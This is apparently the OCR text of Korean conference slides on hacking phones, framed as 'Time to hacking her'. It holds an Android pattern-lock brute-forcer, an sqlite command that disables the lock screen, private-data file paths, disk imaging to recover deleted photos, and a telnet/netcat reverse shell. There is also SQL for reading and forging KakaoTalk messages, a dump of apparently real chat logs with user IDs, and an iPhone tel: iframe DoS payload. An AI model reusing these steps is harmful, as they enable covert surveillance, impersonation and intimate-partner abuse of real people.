    perms = itertools.permutations([0, 1, 2, 3, 4, 5, 6, 7, 8], i)
    # for each permutation
    for item in perms:
        # build the pattern string
        pattern = ''.join(str(v) for v in item)
        # convert the pattern to hex (so the string '123' becomes '\x01\x02\x03')
        key = binascii.unhexlify(''.join('%02x' % (ord(c) - ord('0')) for c in pattern))
        # compute the hash for that key
        sha1 = hashlib.sha1(key).hexdigest()

        # pattern found
        if sha1 == sha1sum:
            return pattern

# pattern not found
return None
```

Pattern lock bruteforcing

DEMO

Pattern lock bruteforcing

But… if the rooting state

1. SQLite Installer for Root
2. Adb shell
3./data/data/../databases/settings.
4. change lockscreen.disabled value of secure table as 1

Pattern lock bruteforcing

But… if the rooting state

```
C:₩adb shell
$su
#sqlite3  /data/data/../databases/settings.db
sqlite> UPDATE secure SET lockscreen.disabled=1;
```

Time to hacking her

데이터	경로
연락처	/data/data/com.android.providers.contacts/databases/contacts2.db
통화 기록	/data/data/com.android.providers.contacts/databases/contacts2.db
SMS/MMS	/data/data/com.android.providers.telephony/databases/mmssms.db
일정	/data/data/com.android.providers.calendar/databases/calendar.db
메일 목록	/data/data/com.google.android.email/databases/EmailProvider.db
메일 내용	/data/data/com.google.android.email/databases/EmailProviderBody.db
웹 히스토리	/data/data/com.android.browser/databases/browser.db
웹 쿠키	/data/data/com.android.browser/databases/webview.db
웹 캐시	/data/data/com.android.browser/databases/webviewCache.db
알람	/data/data/com.google.android.deskclock/databases/alarm.db
미디어 위치	/data/data/com.android.providers.media/databases/external-숫자.db
다운로드	/data/data/com.android.providers.downloads/databases/downloads.db
시스템 설정	/data/data/com.android.providers.settings/databases/settings.db
[illegible]	/data/data/com.android.browser/app_geolocation/CachedGeoposition.db
구글지도 검색내	data/data/com.google.android.apps.maps/databases/search_history.db
구글지도 북마크	/data/data/com.google.android.apps.maps/files/DATA_STARRING
Wi-Fi 리스트	/data/misc/wifi/wpa_supplicant.conf
Wi-Fi Mac 캐시	/data/data/com.google.android.location/files/cache.cell
기지국 Cell 캐시	/data/data/com.google.android.location/files/cache.cell
사진, 동영상	/sdcard/dcim/camera/


그냥 폰 까보셈

Time to hacking her

데이터	삭제 데이터 복구 여부	상세 정보
연락처	O	data 테이블 레코드 복구
통화기록	X	삭제와 동시에 가비지 컬렉션 수행
SMS	O	sms 테이블 레코드 복구
MMS	O	pdu, addr, part 세 테이블이 조인하여 데이터를
일정	O	Events 테이블 레코드 복구
메일	X	삭제와 동시에 가비지 컬렉션 수행

Time to hacking her

삭제된 통화 기록 목록 보기



DEMO

Time to hacking her

삭제된 사진 목록 보기

@@data.img 추출@@
#adb shell
#mount | grep /data
#dd if=/dev/block/mmcblk0p14 of=/sdcard/data1.img
#exit
#adb pull /sdcard/data1.img
이후 WinHex나 foremost와 같은 도구를 이용하여 카빙

Time to hacking her

삭제된 사진 목록 보기

```
##카톡 캐시사진 추출
powershell
$newname = 1
$i = cmd /c "dir /s /b /a:a"
foreach ( $filename in $i ) {
 Copy-Item $filename -Destination C:₩Users₩Gunny₩Desktop₩kakao₩$newname.jpg
 $newname++
}
```

DEMO

Time to hacking her

카카오톡 사칭하기

1. 리버스 쉘을 해당 폰에 설치
2. 카카오톡 데이터베이스에 접근
3. Select로 메시지를 엿본 후 Insert와 Update로 적절히 조작

Time to hacking her

카카오톡 사칭하기




Table: chat_logs

New Record | Delete Record

	_id	id	type	chat_id	user_id	message	attachr
363	325973	9576423834292224	1	834112373	36575632	교회로 바로 갈거같은데 ㅋㅋ	
364	325974	9576548304457728	1	834112373	36575632	수요예배가 몇시야 ㅋㅋ 늦게시작하면 터미널로가게	
365	325975	9576789132873728	1	834112373	29592575	8시시작인듯 ㅋㅋ	
366	325976	9577654820573184	1	834112373	36575632	ㅋㅋ 그럼 터미널로 갈개~	
367	325977	9579723501506560	1	834112373	29592575	ㅇㅋ 출발할때연락해 혹	
368	325978	9582212217081856	1	834112373	36575632	응~~	
369	326147	9727225890516992	1	834112373	36575632	서준 오늘 교회로 바로 갈게;;	
370	326149	9727392723152896	1	834112373	36575632	동아리 일 생겨서 교회로 바로가도 좀 늦을지도몰라	
371	326150	9728097332740096	1	834112373	29592575	이색끼	
372	326151	9728166706528256	1	834112373	29592575	그럼 몇시야	
373	326153	9728921840562176	1	834112373	36575632	8시쯤 아닐까	
374	326157	9729358375403521	1	834112373	29592575	ㅇㅋ	
375	327268	1804615093475328	1	848002549	35134153	오늘은언제오나?	
376	327269	1805158440445952	1	848002549	36575632	내일 아침에갈수도있어	
377	327270	1805274740107264	1	848002549	36575632	바빠서 오늘밤이나 내일갈거같아	
378	327912	2366479879819264	1	848002549	35134153	왜안오나?	
379	327913	2366954029101056	1	848002549	36575632	교회야~	
380	332121	8337446552709120	1	848002549	35134153	Vl5X4FJ5OFlHTuojK+D+CbVo9zpuY5Z5rPkEFYoSkOVdH	
381	332158	8345684669034496	1	848002549	36575632	FPKH2Wr6Ze4l6OXzMEuipg==	
382	335848	2951347105744896	1	848002549	35134153	72izh6i7nTJnkjbfWGEomonsnkfl8fkHBo+EncLm4zw=	
383	335849	2951505633705985	1	848002549	36575632	glwXGauN8dxrjRpXsLMDCQ==	
384	335850	2951950062110720	1	848002549	35134153	FksR58jpzpPXHDrw1mlpb5hdqsOD9neEPLXguzNadpbe	
385	335862	2954082446311424	1	848002549	36575632	0g9KNJ58xEQS9TbnXClbZjOpJHnrnhXztYmm8WGiVJBL	
386	335867	2955022406567936	1	848002549	35134153	cLfEUpNsfolWK3iDKMiSKQ==	
387	336270	3568510065713152	1	834112373	29592575	AlMYNhwWvzi3+WoQC9C41jQkAkP2Y0/jiQhRePCExJl=	
388	336290	3583694905948160	1	834112373	36575632	cr2yU5dwV8lnNWj4B/4VSZvYa5f3xlui31kyZsyG4bl=	
389	336309	3600729543100416	1	834112373	29592575	PHRe8xLJszs7CBel6hlQpD5Jwfckkdo5PpJ9o/ROZws36	
390	336310	3606271804055553	1	834112373	36575632	rE2Ry9jg80q3CkT/NJDTn3QJhBWFz7HQ99DtuXj0YcmeC	
391	336323	3613698825996288	1	834112373	29592575	nVKEKQizwueiP6EsASV4ZJHZgqNspe/Ro5XmNmGVdl	
392	336324	3619024535035905	1	834112373	36575632	pAZq/T4UPn8CEUoPozjtjefmYudeHtOfuA/F7G/pw7vBln	
393	336325	3620914295484416	1	834112373	29592575	qeKBT2sTO4Ke3URLM+OcbtjqbLD98B5RGWi4Qp24xxk=	
394	336326	3621278503673856	1	834112373	36575632	KV6oec7Epv1q1PfCcEUgdEfQNNoT+2puSnGYuQ8Bru+i\	
395	336327	3621397999394816	1	834112373	36575632	AL/xNNyjAoJlzTNhWR67N+a7NRs1dHdrMQm04pzXjHS	
396	336331	3623458090528768	1	834112373	29592575	OfMqxroG/2r+uPCXXRRSXrsLvReqNuBmDdJKUaR+we/	
397	336333	3623498188075008	1	834112373	29592575	407G+Saxz9PGlpM/xZCtCj9pGDSN07cOQH0urTgypPI=	
398	336334	3623584590737408	1	834112373	29592575	TaCAdfcasKZGI9gnhnJOXUKQ5rKYGUVuHXnVBxkichY:	
399	336336	3624440933392385	1	834112373	36575632	eOnJleL1swBT4QWQVwxVJM28Cs48Y31xlLx1xdVUujHy	
400	336337	3624530515337216	1	834112373	36575632	0K7lrlaTdFUlgklSsYeXxhbn4atDCy4xjQipPyk5mjfy7ml6v	
401	336338	3624667098656768	1	834112373	29592575	S1FgGkJpRlkb7yd8rmXMugBh76KJ5g9qSjgisqxhcUo=	

Time to hacking her

카카오톡 사칭하기

```
** Attacker **
while ( 1 ) { nc -lvp 8888 }
while ( 1 ) { nc -lvp 9999 }
ipconfig | find "IPv4"


** Victim **
telnet Attacker's IP 8888 | /system/bin/sh | telnet Attacker's IP
9999
```

Time to hacking her

카카오톡 사칭하기

```
** Attacker **
id;  su;  id;
sqlite3 /data/data/com.kakao.talk/databases/KakaoTalk.db
.table
select * from chat_logs order by _id DESC limit 0,1;
select * from chat_rooms where members="[30552210]";
insert into chat_logs
(_id,id,type,chat_id,user_id,message,attachment,created_at,is_temp,v,deleted_at,client_message
_id) values (388904,471933918456147970,1,19970333784741,30552210,"hey, show me the
money",NULL,1377490428,NULL,"{'defaultEmoticonsCount':0,'isSingleDefaultEmoticon':false,'en
c':true,'isMine':false}",0,1377140287);
update chat_rooms set last_message="hey, show me the money", unread_count=1 where
members="[30552210]";

** Victim **
victime will see the message...
```


DEMO

Time to hacking her

카카오톡 메시지 몰래보기


Time to hacking her


카카오톡 메시지 몰래보기



Time to hacking her

카카오톡 메시지 몰래보기





DEMO

Can iPhone be attacked by DoS?

Can iPhone be attacked by DoS?

there is **no checking** on input **number's length** at the time of dialing.

Can iPhone be attacked by DoS?

though there is **no serious** freezing in device, 3G and all communication **service** can be **cut down** for a certain **period of time**.

Can iPhone be attacked by DoS?

Can iPhone be attacked by DoS?

```
<html>
<body>
test
<iframe src="tel:123456789012345678901234567890123456789012345678
901234567890123456789012345678901234567890123456789012345678901234
456789012345678901234567890123456789012345678901234567890123456789
901234567890123456789012345678901234567890123456789012345678901234
456789012345678901234567890123456789012345678901234567890123456789
901234567890123456789012345678901234567890">
</ireame>


</body>
</html>
```

A PHP website with **TEL tag** was made to test further thread caused by this vulnerability.

Can iPhone be attacked by DoS?

If we **access** the page using iPhone device, there will be confirmation message box as in figure above and situation shown in figure will occur if dial button is **pressed.**

Can iPhone be attacked by DoS?

DEMO

감사합니다. 질문은 없는 걸로:)